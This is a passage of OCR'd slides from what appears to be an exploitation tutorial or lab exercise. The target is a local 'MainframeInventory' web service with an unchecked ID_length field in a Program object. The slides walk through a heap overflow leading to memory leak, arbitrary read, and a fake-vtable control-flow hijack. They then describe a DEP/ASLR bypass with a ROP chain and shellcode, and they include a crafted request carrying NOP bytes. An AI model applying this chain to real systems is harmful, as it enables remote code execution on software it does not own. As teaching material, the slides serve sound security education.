
http://localhost:1337/mainframe/inventory?execute=new&id=776t3u++rd4=&idlen=8&status=66&state=kJCQkJCQkJA=

0x9090909090909090

Program *p1;

*vtable
status
ID_length
ID
state_size
*state_buffer
*next




I might have forgotten to check ID_length...

MainframeInventory

Program *p1;


*vtable
status
ID_length
ID
state_size
*state_buffer
*next

- ID_length set by the attacker

```
uint8_t ID[MAX_ID_LENGTH];
                    = 8
```

MainframeInventory

Program *p1;



- ID_length set by the attacker

```
uint8_t ID[MAX_ID_LENGTH];
```

- If ID_length > 8 we can read and write after ID

What do we get?

- Memory leak, overwrite and arbitrary read
- Reliable payload delivery
- Control-flow hijack

Memory leak and overwrite

Program *p1;

*vtable
status
32
ID
state_size
*state_buffer
*next

- ID_length > 8 e.g. 32

Memory leak and overwrite


Program *p1;

*vtable
status
32
ID
state_size
*state_buffer
*next

- ID_length > 8 e.g. 32
- Read ID will leak
  - state_size, *state_buffer, *next or anything behind the object

Memory leak and overwrite

Program *p1;



- ID_length > 8 e.g. 32
- Read ID will leak
  - state_size, *state_buffer, *next or anything behind the object
- Write ID will overwrite
  - state_size, *state_buffer, *next or anything behind the object

Arbitrary read

Program *p1;

*vtable
status
24
ID
nr_of_bytes
*addr_to_read
*next

- ID_length = 24
- Set ID and overwrite
  - state_size = nr_of_bytes
  - state_buffer = addr_to_read
- Read state


Payload delivery

Program *p1;

*vtable
status
ID_length
ID
state_size
*state_buffer
*next


- Deliver payload as `state_buffer`
- Use memory leak to read `*state_buffer`
- We can write any payload at a known address

Control-flow hijack




- If we could create a fake object and provide a fake vtable we can hijack control-flow
- Like in use-after-free
- `fake_object::main()` will give us control over `ip`

Control-flow hijack




- Create fake vtable as a Program's `state_buffer`
- Leak `*state_buffer`

Control-flow hijack



Control-flow hijack



`fake_object::main()` will call `*hijack_target`

Control-flow hijack

- `fake_object` is now a legitimate element in the list of Program objects


- A GET request with `execute=start` and `id` set to `0x1337` (fake object's ID) will hijack control-flow

Exploitation – DEP & ASLR bypass

- Leak .exe, cpprestsdk.dll and kernel32.dll base addresses
- Deliver shellcode as `state_buffer` on heap
- Deliver ROP chain as `state_buffer` on heap
- Hijack control-flow to first gadget
  - Do stack pivot to point to ROP chain on heap
- ROP chain calls VirtualProtect(), mark shellcode RWX
  - Return to shellcode, done!


Exploitation – Leak base addresses

- Create two objects




Exploitation – Leak base addresses

- Leak *next of last object



